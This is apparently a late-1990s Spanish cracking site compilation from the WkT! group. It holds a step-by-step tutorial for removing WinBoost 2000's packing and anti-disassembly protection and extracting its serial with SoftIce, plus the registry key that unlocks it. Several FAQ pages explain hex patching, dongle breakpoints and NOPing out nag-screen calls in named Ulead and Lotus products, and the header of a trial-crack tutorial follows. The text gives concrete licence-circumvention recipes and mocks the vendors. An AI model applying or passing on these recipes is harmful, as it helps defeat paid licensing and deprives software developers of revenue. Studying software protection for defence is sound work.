uy uy, esto tiene muy mala pinta. Probamos esa dll sospechosa a ver.....(wb2000.dll) .... tsche!! nada!! tampoco hay nada visible.

Abrelatas!

Esta joya tiene toda la pinta de estar comprimida. Como no tenemos ni idea de que compresor han utilizado para hacer un poco de magia, vamos a echar mano de un útil programita. Se trata del Gettyp. Este programa, disponible en http://w3.to/protools/ nos proporcionara toda la información necesaria para descomprimir correctamente el archivo. Vaya, parece ser que se trata del "ASPACK 1.083"



Estupendo, parece que ahora ya podemos echar mano del ProcDump para descomprimir el .exe y poder desensamblarlo. A ver si hay suerte hombre. :o)
Abrimos el Procdump y seleccionamos Unpack, seleccionamos el compresor aspack 1.083 y le indicamos la ruta hasta nuestro WB2000.exe. Una vez cargado el Winboost, volvemos a la ventana del Procdump y si todo ha salido bien veremos una ventanita como esta:

Pulsamos el boton y esperamos, esperamos..... esperamos....ahh, por fin nos sale una opcion para guardar el archivo descomprimido. Umm vamos a llamarlo WB2000ecd.exe mismamente. :o) Process succesfully unpacked!!! Estupendo. Vamos a probar ese WB2000ecd.exe a ver si funciona bien. Como la seda, pero sigue estando "unregistered" :o) jejeje.

Ok, desensamblamos la octava maravilla y vamos a ver esas "String References". Aaaaaaaaarggggggg !!! pero que pasa aqui???

Calma calamar. :o)
Lo que sucede es que el programa tiene una protección anti Dasm que te acaba de acojonar. Newbie, tranquilo, toma un poco de aire y al ataque:

Bien, despues de este estúpido inciso..... ¿cómo quitamos esa protección?.
(Ya vas cargando otra vez el ProcDump)

Pulsamos el boton Pe Editor y abrimos WB2000ecd.exe. Más botoncitos, pulsamos "Sections". Vaya una ventanita, para variar. :o) Pulsamos sobre "CODE" y le damos al boton derecho del raton. Nos sale un menu y seleccionamos "Edit section". Abajo, donde pone "Section Characteristics" vamos a modificar el valor C0000040 por E0000020 , Pulsamos "ok", otra vez, otra vez y finalmente "EXIT". Desensamblamos.....¡¡¡¡BINGO!!!

Ahora empieza lo interesante :o)
Veamos, ¿por donde atacar? ¿recuerdas que no nos ha salido ningun mensaje de error al introducir nuestro fake serial?. Tsche!! "String References", ciertamente has acertado. Veamos si hay algo interesante que nos aproxime a nuestro ansiado Serial.

Umm, encontramos una referencia a "Winboost 2000 has been registered succesfully" en :004C3325
Si miramos un par de páginas hacia arriba nos encontraremos un monton de referencias a lo que parecen ser numeros de serie. ¿? Al llegar al final de los numeros vemos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004C35C8(U)
|
:004C3185 8B45F4                mov eax, dword ptr [ebp-0C]
:004C3188 8B55F0                mov edx, dword ptr [ebp-10]
:004C318B E8900CF4FF            call 00403E20
:004C3190 0F851F010000          jne 004C32B5
:004C3196 8B45F0                mov eax, dword ptr [ebp-10]
:004C3199 BA30364C00            mov edx, 004C3630
:004C319E E87D0CF4FF            call 00403E20
:004C31A3 0F840C010000          je 004C32B5
:004C31A9 8B45F0                mov eax, dword ptr [ebp-10]

* Possible StringData Ref from Code Obj ->"417478292"
```

He puesto el cursor en el salto que nos evita llegar a todos esos numeros de serie. Fijate en esa call justo anterior.
:004C318B CALL 00403E20 La seguimos a ver donde nos lleva. Tiene toda la pinta de ser la que comprueba nuestro serial.

```
:00403E20 53                    push ebx
:00403E21 56                    push esi
:00403E22 57                    push edi
:00403E23 89C6                  mov esi, eax
:00403E25 89D7                  mov edi, edx
:00403E27 39D0                  cmp eax, edx
:00403E29 0F848F000000          je 00403EBE
```

Efectivamente, Si cargamos el SoftIce Podremos observar que en :00403E27 CMP EAX, EDX se compara nuestro fake serial (guardado en EAX) con el verdadero numero de serie (en EDX), con solo escribir "d edx" en el softice veremos nuestro ansiado Serial.
Ahora te preguntaras..... ¿como hago para que el SoftIce se pare justo ahi? Si no me sale mensaje de error ni nada!!! Pues muy sencillo.

Pero esto no era Shareware?

Cargamos el winboost con el softice. Escribimos nuestro nombre y fake serial (no pulses el boton todavia). Pulsamos control+d y ponemos un breakpoint en hmemcpy Tal que asi: "BPX HMEMCPY" volvemos al winboost y ahora si que pulsamos el boton. Boom!! aterrizamos en el softice, pulsamos F5, F11 Y vamos pulsando F12 varias veces hasta llegar al codigo del winboost. Una vez en el, ponemos el "BPX 00403E20" . Cerramos el winboost, volvemos a cargarlo y choff, aterrizamos en el SoftIce, justo antes de entrar en la call. Pulsamos F8 para entrar e ir traceando hasta llegar a la CMP EAX, EDX.
Y el resto ya lo sabes. ¿no? :o) Estas hecho un fiera!! ;o)

Estupendo, borramos todos los breakpoints con "BC *" salimos del softice y metemos el nuevo serial. Heeeeeey!! estupendo, era ese. (Pues claro, que te creias? jeje). Salimos del winboost y esta vez lo abrimos pero con el exe original , con el comprimido. Mec, ventanita de REGISTRADO. :o). Si monitoreas un segundito con el "Regmonitor" podras observar la **ABSOLUTA ESTUPIDEZ DE ESTA PROTECCION**. Si, lamentable, realmente lamentable. Nos hemos tirado un buen rato analizando este programa ¿para estoooo??

NOTA Para la gente de www.magellas.com:

Tanta compresión y protección anti desensamblador para estoooo??
Señores, seamos serios.
Se han dejado ustedes la puerta de atras completamente abierta!!!!

Registro de Windows --STOP-- Imbecilidad Absoluta --STOP-- Para protegerlo asi mejor regalarlo --STOP-- Aprendan Ingenieria Inversa y algo más --STOP--

```
[HKEY_LOCAL_MACHINE\Software\Magellass\WinBoost 2000]
"Registered"="True"
```

```
Siiiiii !!!! Acojonante!!!
Todo el mecanismo de registro depende de si el programa encuentra esa
clave en el registro.
"Registered"="True" <---- Ni siquiera comprueba su valor, solamente
que exista !!!!!
```

Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).
El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)

±±========--*-*-* P E R S O N A L G R E E T Z *-*-*-*-========±±*
Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,

FAQ 1	WKT Tutorialz Site	FAQ 2
[WkT!]	FAQ	We'll Rock in 1999

Introducción

Estas leyendo la FAQ Oficial de [WkT!]. Este proyecto fue iniciado en su momento (1997) por Mr.Red [WkT!], y ahora volvemos a reabrirlo para deleite de todos nuestros lectores. La versión inglesa aún no esta disponible, y es posible que nunca llegue a ver la luz. A no ser que algún alma caritativa se ofrezca voluntaria a iniciar la traducción. Algún voluntario????
Si es así, por favor envianos un e-mail.

Si tus dudas aún no están resueltas en esta FAQ, [WkT!] te recomienda que te pases por la Web de Gerza, donde encontrarás la FAQ Oficial del "Spanish ReverseEngineering Forum".
Si alli tampoco encuentras lo que buscas, utiliza ese foro.

¿Cual es el objetivo de [WkT!]? ¿Por que un grupo de crackers hispano?
¿Qué es el Cracking?
¿Qué es un debugger?
¿Qué es un desensamblador?
¿Qué es un editor hexadecimal?
¿Todos los programas se desprotegen de la misma forma?
¿Qué diferencias hay entre programas hechos en Visual C++ y Visual Basic?
¿Cómo saber si un programa esta hecho en Visual Basic?
¿Qué es una DLL?
Pongo un break point en Winice y nunca para el programa en él
Cuando paro un programa con Ctrl+D en Winice me aparece el listado en una zona llamada KERNEL32

¿Cual es el objetivo de [WkT!]? ¿Por que un grupo de crackers hispano?

Desde sus orígenes, el objetivo de Whiskey Kon Tekila ha sido, es y será siempre proporcionar información. Por diversos motivos (principalmente económicos) la Ingeniería Inversa siempre se ha considerado un tema "tabú" en la Informática. Y como tal, el desconocimiento técnico en este sentido ha sido notable.
(Al menos en el mundo hispano hablante).

[WkT!] surge como un grupo de gente apasionada por la programación de protecciones hardware/software, con el único propósito de ampliar su conocimiento y el de cualquier otra persona interesada al respecto. Los programadores de aplicaciones comerciales suelen actuar con una cierta indiferencia cuando se trata de programar la protección de su software. Quizá sería más correcto afirmar que más que indiferencia se trata de inconsciencia. Desconocimiento, en definitiva, de las técnicas empleadas desde "el otro lado".

Es por esto que estas páginas constituyen (o eso se pretende) un punto de referencia para todo aquel programador **realmente interesado** en ampliar sus conocimientos y adaptarlos a los nuevos tiempos.
[WkT!] es consciente de que la información proporcionada en su Web Site puede llegar a ser un "arma de doble filo", puesto que nada impide el posible mal uso de esa información por parte de nuestros lectores. Ante esto cabría plantearse unas cuantas cuestiones:

- ¿Hasta donde llega el conocimiento sobre Ingenieria Inversa del programador hispano?
- Cuando un programador desarrolla una protección.... ¿es consciente de sus limitaciones?
  ¿Sabe cómo buscar sus puntos débiles? ¿Quiere realmente ELIMINAR esos puntos débiles?
- El problema de la piratería de software .... ¿Es acaso una consecuencia de la sociedad consumista actual?
  ¿O se debe en mayor medida a los elevados precios del mismo?
- ¿Por qué algunos de los mejores y tambien más caros programas son al mismo tiempo los que peores protecciones incorporan? ¿Hasta que punto preocupa la protección de su software a las grandes compañias?
- Cuando alguien utiliza un crack... ¿Es porque quiere evaluarlo mejor antes de comprarlo?
  ¿Lo hace porque no puede pagar el programa en cuestión?
  ¿Lo hace porque no quiere pagarlo? Si es así.... ¿es consciente del daño que puede ocasionar?
- Realmente, ¿Que deberia estar más sujeto a una "persecución social"?
  ¿El uso ilegal de un programa o la programación / administración inadecuada e insegura del Software?

Quizá estas sean algunas de las cuestiones más polémicas, pero que en definitiva nos hacen reflexionar a todos si el estudio de la Ingenieria Inversa deberia dejar de ser considerado como algo dañino e inapropiado para ser más tenido en cuenta a la hora de programar una aplicación comercial. Y es que, en definitiva, el mejor modo de avanzar en el conocimiento es investigar y para ello el primer paso es conocer nuestro propio software. Espero que esto te haya aclarado un poco la situación. De todas formas, gracias por haberlo leido.
Un saludo. Mr.WhiTe [WkT!]

¿Qué es el Cracking?

No tiene nada que ver con las drogras...(el famoso Crack) : (

"Crackear es el arte de reventar protecciones software/hardware con fines intelectuales, personales pero no lucrativos. Crackear también se llama "ingeniería inversa" (Reverse Engineering), ya que sin el programa fuente se es capaz de analizar el comportamiento del programa y modificarlo para tus intereses."
Ref.- Como crackear por Estado Porcino.

¿Qué es un debugger?

Permite ver paso a paso (instrucción a instrucción) un programa mientras se está ejecutando en la memoria del ordenador.
Las instrucciones se visualizan en ensamblador normalmente. Nos servira para ver como se comportan las rutinas de protección ya que son parte del programa. En el podremos cambiar instrucciones para comprobar y asi eludir las protecciones. Estos cambios no son permanentes en el fichero ejecutable.

El mejor debugger es SoftIce (Softice para Windows 95) http://www.numega.com
Para MSDOS existe una versión Softice y otras versiones poco potentes llamadas DEBUG y SymDebug.

¿Qué es un desensamblador?

Un desensamblador toma un fichero de instrucciones en hexa y lo convierte a lenguaje ensamblador. El lenguaje ensamblador, es el conjunto de sentencias que entiende el microprocesador
(tu Pentium o mi 486). El procesador es el corazón del ordenador, todas las sentencias son ejecutadas por él y sólo por él.
Por ejemplo un 43 en hexa se transforma en inc eax. Se necesitan algunos conocimientos de ensamblador pa esto de crackear.
Nosotros usaremos el desensamblador para crakear con la técnica de la lista muerta...
Ref.- Como crackear por Estado Porcino.

¿Qué es un editor hexadecimal?

"Los programas no son más que un conjunto de instrucciones y cada instrucción no es más que un conjunto de bits, pero donde demonios se guardan esos bits?. Los bits del programa se localizan en los ficheros, p.e. las instrucciones del programa de compresión arj se guardan en el fichero arj.exe. Hay algunos programas que no guardan todas sus instrucciones en único fichero, si no en varios, un ejemplo de esto son los programas que utilizan librerías dinámicas (o dll)."

Un editor hexadecimal, no es más que un programa, que permite "editar" los ficheros de instrucciones de otros programas, osea, que permite ver,modificar,copiar,pegar... los bits de los programas. Para simplificar la cosa no se muestran los bits a pelo, sino que se muestran en hexadecimal, de ahí su nombre.

Nosotros lo utilizaremos para alterar el comportamiento de los programas. Supongamos que conocemos la instrucción sentencia de la rutina de protección que debemos modificar, sea jz 23 y queremos modificarla por jnz 23, bien como toda instrucción no es más que un conjunto de bits, sea 0110 para jz 23 y 1001 para jnz 23, sólo nos queda buscar estos bits dentro del fichero ejecutable del programa (que es, en general, el contiene las sentencias del programa). Como usamos un editor hexadecimal, debemos buscar la secuencia de un unos y ceros en hexa en el fichero del programa que queremos modificar. Si la secuencia que buscamos es muy común deberemos utilizar las instrucciones que se encuentran entorno a la instrucción a modificar.

Esto es muy importante, sólo debe existir una localización del patrón de búsqueda en el fichero, si existe más de una, debemos añadir a la búsqueda las sentencias de alrededor, sino se corre el riego de modificar la sentencia equivocada, lo que provoca casi siempre un "cuelgue".
Ref.- Como crackear por Estado Porcino.
Uno de los más completos es UltraEdit-32 Professional http://www.uedit.com

¿Todos los programas se desprotegen de la misma forma?

No...
Un programa aún haciendo lo mismo puede programarse de mil formas... Esto se entiende en las protecciones del mismo modo (protecciones de numero de serie, etc..).

Pueden existir miles de formas de proteger un programa, aún siendo el mismo tipo de protección.
No obstante la "estupidez" de muchos programadores de pacotilla (aquellos que solo ven dinero en sus programas), y a la falta de imaginación de otros, hacen que la tarea de desproteger sea a veces muy sencilla.

¿Qué diferencias hay entre programas hechos en Visual C++ y Visual Basic?

La mayoría de las aplicaciones programadas mas profesionalmente para Windows 95 (requieren un conocimiento mas exhaustivo de programación) son las compiladas en C++... aparte de ser siempre las mas rápidas.
De hecho Windows 95 está hecho prácticamente en C++...

La diferencia entre Visual C++ y Visual Basic es la siguiente:

Con Visual C++ somos como el director general de una oficina mientras que con Visual Basic somos los empleados (si entregamos un informe pasaremos por varios departamentos hasta que llegue al despacho del director general).
E incluso no podremos hacer cosas que no pueda hacer el director general. Todo ese proceso interno de pasar de un departamento a otro lo realizan unas librerías que actúan mientras se ejecuta el programa (librerías Run-time). Estas son VBRUN300, VB40032, MSVBM50 según sea la versión de Visual Basic.

Desde el punto de vista de un cracker es mucho mas interesante un programa en C++...
Los crackers suelen huir de programas hechos en Visual Basic, por lo incomodos y pesados que son y porque casi nunca aportan nada interesante que investigar. Aunque esto no significa que sean los mas dificiles de desproteger.

¿Cómo saber si un programa esta hecho en Visual Basic?

Existen muchas maneras, pero todas consisten en lo mismo. Hay que localizar referencias a varias librerias de ejecucion. Sus nombres son VBRUNxxx (xxx =100,200,300 para la versión 1,2 y 3 respectivamente), VB40032.DLL para la versión 4 del compilador de Visual Basic y MSVBM50.DLL para la versión 5. Las formas de localizarlas podrían ser:

- Usar un editor hexadecimal con el fichero EXE a tratar y usar la opción de busqueda.... Ejemplos de texto a buscar: VBRUN300, VB40032, MSVBM50
- Usar un desensamblador (W32Dasm) con el archivo EXE y una vez desensamblado mirar al principio del listado en la zona de :

  ++++++++++++++++++ IMPORTED FUNCTIONS ++++++++++++++++++
  Number of Imported Modules = 1 (decimal)

  Import Module 001: MSVBVM50.DLL

Aquí se observa una referencia a la libreria de ejecución de Visual Basic 5.0, con lo que este ejecutable está compilado con VBasic.

¿Qué es una DLL?

Es una librería dinámica (Dynamic Link Library). Es un fichero en el que residen funciones(código ejecutable) o recursos (ventanas de un programa, menues, iconos, bitmaps, etc...) y que pueden ser llamadas por cualquier otro programa de Windows. Existen una gran variedad de DLL personalizadas y comerciales que permiten sacar partido a muchos programadores (Jscript.dll =librería de Java Script, Tl32v20.dll =Timelock, rutina de protección de programas en periodo de prueba, etc...).
De hecho Windows 95 usa en su mayoria DLLs... KERNEL32.DLL, USER32.DLL, GDI32.DLL...
Incluso los archivos DRV y FON (fuentes) son DLL, aunque estos se cargan de forma no automatica...

Pongo un break point en Winice y nunca para el programa en él

Hay muchas instrucciones de programas que nunca se ejecutan si no se dan las condiciones adecuadas...
Siempre conviene estudiar un poco el ejecutable, o bien con la lista muerta o con el Winice.
Poner en cualquier punto del programa un breakpoint no lleva a nada si no sabemos donde lo ponemos.

Cuando paro un programa con Ctrl+D en Winice me aparece el listado en una zona llamada KERNEL32

Esto es muy normal, teniendo en cuenta que Windows 95 usa internamente un API
(Interfaz de Programación Avanzada) núcleo de sistema (Kernel) de 32 bits.
El kernel32 es el minimo de código que necesita Windows95 para arrancar el sistema.

También la mayoria de los programas suelen usar esta API para realizar operaciones basicas con sus funciones(uso de archivos, tareas, recursos, carga de librerías, uso de la memoria, etc..). Hay unas 780 funciones dentro de esta librería.
Muchas rutinas de protección hacen uso de funciones de esa librería y de otra llamada USER32.DLL.

Para nosotros el listado interno de estas librerias no interesa. Usaremos estas funciones como cajas tontas (solo interesará lo que nos muestre por fuera no como esté hecha por dentro). Es decir, si un programa usa la función GetComputerName (obtener el nombre de la computadora), solo nos interesará el nombre que la computadora, no como lo obtiene internamente.

FAQ 1	WKT Tutorialz Site	FAQ 3
[WkT!]	FAQ	We'll Rock in 1999

Introducción

Estas leyendo la FAQ Oficial de [WkT!]. Este proyecto fue iniciado en su momento (1997) por Mr.Red [WkT!], y ahora volvemos a reabrirlo para deleite de todos nuestros lectores. La versión inglesa aún no esta disponible, y es posible que nunca llegue a ver la luz. A no ser que algún alma caritativa se ofrezca voluntaria a iniciar la traducción. Algún voluntario????
Si es así, por favor envianos un e-mail.

Si tus dudas aún no están resueltas en esta FAQ, [WkT!] te recomienda que te pases por la Web de Gerza, donde encontrarás la FAQ Oficial del "Spanish ReverseEngineering Forum".
Si alli tampoco encuentras lo que buscas, utiliza ese foro.

¿Por qué todos los crackers están contra Microsoft?
¿Dónde puedo encontrar más información sobre "ingeniería inversa" (Reverse Engineering)?
¿No me funciona un crack?
¿Qué es un generador de claves (key generator)?
¿Qué es Softice y Winice?
¿Cómo puedo configurar el Softice o Winice para usarlo en nuestros asuntos?
¿Qué es el ensamblador?
¿Qué es un parche?
¿Como se desprotegen las pastillas o mochilas (protección hardware)?
¿Cómo se que es lo que tengo que cambiar para desproteger?

¿Por qué todos los crackers están contra Microsoft?

Microsoft pretende imponer sus normas a todo el mundo. Aparte de crear un sistema operativo lleno de errores e inestable por todos los lados, hacen uso de estrategias de todo tipo para imponerse a todo el mundo sin importar como.

Esto no significa que otra compañia sea la buena de la película... Limitan la capacidad de los usuarios a elegir su sistema operativo, navegador, etc...

¿Dónde puedo encontrar más información sobre "ingeniería inversa" (Reverse Engineering)?

El mejor sitio donde encontrar esa información es http://surf.to/fravia
Recomendamos el uso del navegador Netscape ya que muchas páginas son Anti-Microsoft (Internet Explorer) Es un lugar que no hay que dudar en visitarlo...

¿No me funciona un crack?

¿Has probado a copiar el crack en el mismo directorio del ejecutable del programa a desproteger?
¿Tienes una versión distinta?
¿Te has leido el wkt.nfo que acompaña a todos nuestros cracks?
Si la respuesta a las preguntas de arriba es Si y no va el crack...
Pues que quieres que te diga...
Buscate la vida... o aprende a crackear por ti mismo.

Y recuerda, los cracks producidos por [WkT!] tienen como única finalidad permitir una mejor evaluación del programa al que van destinados, así como enseñar las limitaciones de las protecciones empleadas.
En ningún caso los cracks deben ser utilizados para evitar el pago del correspondiente programa.
Si crees que un programador ha realizado una buena aplicación, que te es útil, que la usas y además está bien programada, entonces **obra adecuadamente y recompénsalo registrándote.**
Nosotros no nos hacemos responsables de lo que tú hagas con nuestros cracks.

¿Qué es un generador de claves (key generator)?

Es un programa que esta basado en un algoritmo de protección.
El llegar a conocer este algoritmo, requiere un estudio avanzado de un programa.
Permiten obtener el número de serie de un programa.
Es una forma elegante de desprotección.
A veces son muy complejos y otras veces son muy sencillos y simples.

¿Qué es Softice y Winice?

Es el nombre de uno de los depuradores de código mas potentes que existen. El nombre se usa indistintamente para este depurador (debugger). Hay versiones para DOS y para Windows (Winice). El nombre mas usado es el de Softice tanto para DOS como para Windows.

¿Cómo puedo configurar el Softice o Winice para usarlo en nuestros asuntos?

Una manera de configurar Softice sería editar el archivo winice.dat (dentro del directorio de instalación del Softice).
Cambiar las lineas siguientes:
INIT=X;wl;wr;wd7;code on;
HST=512
A toda línea del tipo EXP=c:\windows\system\system.drv , quítale el punto y como inicial.
Siempre que un programa use una Dll especial, puedes añadirla en este archivo.

Ref.- Como crackear por Estado Porcino.

¿Qué es el ensamblador?

Es un tipo de lenguaje de programación (ensamblador, C++, Pascal, Cobol, Basic...). Es un lenguaje de bajo nivel. Esta formado por nemotécnicos de ingles (JMP ->proviene de JUMP, NOP ->No OPeration, MOV ->Move, etc..).
Es de los lenguajes mas próximos a la CPU...
Cada instrucción esta formada por una serie de bytes que hacen actuar a la CPU.
Ejemplos de instrucciones:

```
Byte(s) hexadecimal       Instrucción ensamblador
   66 F7 C6 01 00                     TEST SI,0001
   C3                                 RET
   90                                 NOP
   F3 A5                              REPZ MOVSD
   FC                                 CLD
```

Introducciendo en la CPU esta ristra de bytes (66 F7 C6 01 00 C3 90 F3 A5 FC) se ejecutarán esas instrucciones.
Por supuesto la CPU sabe separar instrucciones aparte de otras cosas...

Este lenguaje posee mas de 100 instrucciones... y aprender este lenguaje nos ayudará a comprender los programas que queramos desproteger...

¿Qué es un parche?

Es un cambio que se realizará en un programa para hacer que este se comporte como deseemos para siempre...
Los cambios se realizan a nivel de bytes... ya que las instrucciones en ensamblador o cualquier dato siempre estarán formadas por bytes.

¿Como se desprotegen las pastillas o mochilas (protección hardware)?

Poniendo breakpoints en los puertos de impresora. bpio -h xxx -->>xxx=dirección de puerto de impresora
bpio -h 378
Existen varios tipos de protección...
Hay pastillas que tienen parte del programa encriptado en su interior, con lo que es practicamente imposible de desproteger si no se tiene la pastilla.
Hay otras pastillas que solo se usan como comprobación, con lo que la protección suele ser una chapuza y a veces es incluso mas facil que protecciones de numero de serie...
(Nota a los programadores: es una tonteria que useis protecciones del segundo tipo, ahorraros el dinero o usar las del primer tipo... Aunque mejor seria bajar los precios al no tener que usar pastilla)

¿Cómo se que es lo que tengo que cambiar para desproteger?

Depende de la cantidad de bytes que tengamos que cambiar.
O se tiene información de la codificación de instrucciones en ensamblador (paso de instrucción a bytes) o lo mejor es usar el Softice con el comando A cs:xxxxxxxx (donde xxxxxxxx es la dirección donde está la instrucción a cambiar).
Tecleamos la instrucción a cambiar y asi podremos obtener los bytes nuevos.
ejemplo:
13F :0000109B 74 07 JZ 10A4 <---instrucción a cambiar por JMP 10A4
-A 13F:109B
13F:109B JMP 10A4
13F :0000109B EB 07 JMP 10A4 <---instrucción cambiada
Normalmente se tienen pocos bytes para cambiar y conviene usar algunos trucos...
Por ejemplo.- Asignar el registro EAX a 1 con la instrucción:
(B8 01 00 00 00) MOV EAX,1 <-----(ocupa 5 bytes)
ocupará mas bytes que usar las instrucciones

(33 C0) XOR EAX, EAX <------(ocupa 2 bytes, pone a cero EAX)
(40) INC EAX <------(ocupa 2 bytes, incrementa EAX).

FAQ 2	WKT Tutorialz Site	FAQ 4
[WkT!]	FAQ	We'll Rock in 1999

Introducción

Estas leyendo la FAQ Oficial de [WkT!]. Este proyecto fue iniciado en su momento (1997) por Mr.Red [WkT!], y ahora volvemos a reabrirlo para deleite de todos nuestros lectores. La versión inglesa aún no esta disponible, y es posible que nunca llegue a ver la luz. A no ser que algún alma caritativa se ofrezca voluntaria a iniciar la traducción. Algún voluntario????
Si es así, por favor envianos un e-mail.

Si tus dudas aún no están resueltas en esta FAQ, [WkT!] te recomienda que te pases por la Web de Gerza, donde encontrarás la FAQ Oficial del "Spanish ReverseEngineering Forum".
Si alli tampoco encuentras lo que buscas, utiliza ese foro.

¿Qué es el Procdump?
¿Cómo puedo saber si un programa está comprimido?
¿Qué es la función Hmemcpy?
¿Por qué a veces no puedo ver las "string references" cuando utilizo el W32Dasm?
¿Qué significa "Crippleware"?
¿Cómo puedo saber si un programa accede al registro del Windows?
¿Cómo puedo saber si un programa accede a algún archivo?
¿Cómo se puede "cazar" un serial en un programa escrito en Visual Basic?
¿Qué es eso del "Color Crack" o "crack en colores"?
¿Qué es una Nag Screen? ¿Cómo se puede eliminar?

¿Qué es el Procdump?

ProcDump es una herramienta que te permite (entre otras cosas) copiar el contenido de un proceso al disco duro. También te permite editar la cabecera de los programas de tipo PE (Portable Executable).

¿Cómo puedo saber si un programa está comprimido?

La mejor forma de averiguar si un programa está comprimido es utilizar alguna herramienta como el Gettyp.
Es conveniente tenerlo siempre a mano, al igual que el Procdump (para descomprimir el programa en cuestión).
Utilizando el Gettyp sabremos el tipo de compresor utilizado (Aspack, petite, upx....etc).

¿Qué es la función Hmemcpy?

HMEMCPY es una API de Windows, que utiliza la memoria RAM para leer, manipular, comparar y almacenar cadenas (texto que introducimos cuando un programa nos pide el numero de serie por ejemplo). La funcion recoge la informacion que le proporcionamos y la carga en memoria. Despues manipula esas cadenas, las mueve y las compara (por ejemplo compara tu numero de serie con el correcto), y despues decide si la cadena es o no la correcta.
La funcion HMEMCPY devuelve esta informacion al programa en cuestion, y si has puesto el serial correcto te lo aceptara o de lo contrario te mostrara una bonita ventana de error.
HMEMCPY se puede utilizar para "cazar" numeros de serie validos en programas shareware. Utilizando un debugger (depurador) como el SoftIce, podemos poner un breakpoint en HMEMCPY para que el programa se pare y nos avise cuando llama a la funcion. Muchos programas shareware utilizan esta función para comparar numeros de serie, sobre todo cuando han sido escritos en Delphi o en Visual Basic.

¿Por qué a veces no puedo ver las "string references" cuando utilizo el W32Dasm?

Pues depende. En ocasiones se debe a que el programa tiene algún tipo de protección anti-desensamblado.
Un ejemplo: En el caso del programa Winboost 2000 (Protección analizada por Mr.WhiTe, véase http://ecd.tsx.org)
Sucede que al editar el *.exe (previamente descomprimido con el ProcDump) y seleccionar "Edit section". Abajo, donde pone "Section Characteristics" si modificamos el valor C0000040 por E0000020 y guardamos los cambios, la protección habrá desaparecido mágicamente.

¿Qué significa "Crippleware"?

Cuando un programa incorpora alguna de sus opciones deshabilitada (como por ejemplo guardar un archivo) existen dos posibilidades:

- El código que hace funcionar esa función está presente en el programa pero no esta activada.
- El código no esta presente en el programa. Entonces se dice que el programa es "Crippleware".

Es posiblemente la mejor opción a la hora de proteger un programa.
Es muchisimo más dificil que un Cracker consiga habilitar esa función (pero no imposible).

¿Cómo puedo saber si un programa accede al registro del Windows?

Utilizando una herramienta llamada REGMON (Registry Monitor)

¿Cómo puedo saber si un programa accede a algún archivo?

Utilizando una herramienta llamada FILEMON (File Monitor)

¿Cómo se puede "cazar" un serial en un programa escrito en Visual Basic?

El Visual Basic no es precisamente el lenguaje más apropiado para programar una aplicación comercial. En el caso de toparnos con una de estas "joyas", una opción muy aconsejable es echar mano del Smartcheck de la empresa Numega

¿Qué es eso del "Color Crack" o "crack en colores"?

Se trata de una "nueva" técnica de cracking empleada por Estado+Porcino.
Es bastante útil cuando el mensaje de "error" no es una ventana sino una cadena dentro de una ventana.
Debemos averiguar el color que se aplica al mensaje y colocar en el SoftIce:
bpx nombreRutina if (*(esp+8)==00BBGGRR)
Recordad que los valores de Blue(azul), Green (Verde), Red (rojo) están en hexadecimal.
Para más información véase el tutorial sobre el Multimedia Builder en http://ecd.tsx.org.

¿Qué es una Nag Screen? ¿Cómo se puede eliminar?

Una Nag Screen es una ventana que nos molesta durante la ejecución de un programa. Los motivos pueden ser muchos (Aparece al arrancar el programa recordandonos que no estamos registrados, nos informa de algo y nos obliga a esperar a que desaparezca, nos obliga a pulsar un botón para mandarla a paseo.....etc)
No existe ningún método estandar para crackear las Nags. Depende del programa y de la función utilizada para pintar la ventana. No es lo mismo el típico MessageBox con el botón de aceptar que otro con varios botones. Tambien hay que tener en cuenta si el programa realiza alguna modificación en la pila. Un par de ejemplos sencillos para entender "el concepto":

Programa: Lotus SmartSuite Millenium Edition (Protección analizada por Mr.WhiTe) véase http://ecd.tsx.org.
En este caso la ventana se presenta en pantalla haciendo uso de la función dialogboxparama.
Nos aparecen varios botones. El que nos interesa pulsar es el botón de "Ok". ¿Soluciones?
La mejor opción dadas las circunstancias será provocar que el programa pulse por si mismo el botón.
¿Como conseguimos esto?
Si pulsamos el boton "OK" nos devolvera el valor 10, así que en el momento de pasarle los parámetros a la función dialogboxparama, forzamos el programa a introducir el valor 10 en EAX. Para más información consulta la Win32 Programmer's Reference

Programa: Ulead PhotoImpact v4.12 (Protección analizada por Mr.WhiTe) véase http://ecd.tsx.org.
En este caso podemos saltarnos la molesta ventana simplemente evitando que el programa llame a la función DialogBoxParamA. Para ello sustituimos la llamada por unos cuantos bytes inofensivos:

```
:4EB066CD FF15F4A3B14E  Call dword ptr [4EB1A3F4] <--- Llamada a DialogBoxParamA

:4EB066CD 909090909090  NOP NOP NOP NOP NOP NOP <--- Código inofensivo
```

Ojo: Esta opción no siempre es posible. En este caso sabemos que no sucedera ningún imprevisto porque el programa no realiza ninguna modificación en los valores almacenados en la Pila.

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Ulead Media Studio Pro v5.01**	W95 / W98 / NT
Descripción	Se trata de una interesante suite de creación multimedia: audio, dibujo, video...	
Tipo	Trial de 30 dias	
Url	http://www.ulead.com	
Protección	**Nag Screen. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, 3) Aficionado, **4) Profesional**, 5) Especialista	
Herramientas	SoftIce v3.25, Referencia API32	
Objetivo	**Conseguir que no caduque el programa y Eliminar una horrible X**	
Cracker	**Estado+Porcino**	
Fecha	Septiembre de 1999	

INTRODUCCION Y AGRADECIMIENTOS DE Mr.WhiTe [WkT!]

Hace ya algún tiempo cayó en mis manos este interesantisimo programa de Ulead, al cual obviamente no me pude resistir. Resultó un adversario bastante digno, quizá demasiado para mi estilo de cracking. Poco tiempo libre y alguna que otra neurona ausente por vacaciones. Así que tras docenas (no exagero, lo juro) de e-mails pidiendo como llorones que publicase un fix de mi crack evitando las dichosas X, me vi obligado a endosarle el muerto a otro. ¿Para qué estan los amigos? :o)

Por lo tanto agradecimiento DOBLE para:
Estado+Porcino y tambien para Mr.PinK [WkT!] que ha colaborado en este artículo.
Que lo disfruteis.

CAPITULO VII. Desclavando cruces con Jose de Arimatea.

DISCULPAS Y FELICITACIONES

Saludos Familia.
Cuanto tiempo, otra vez.

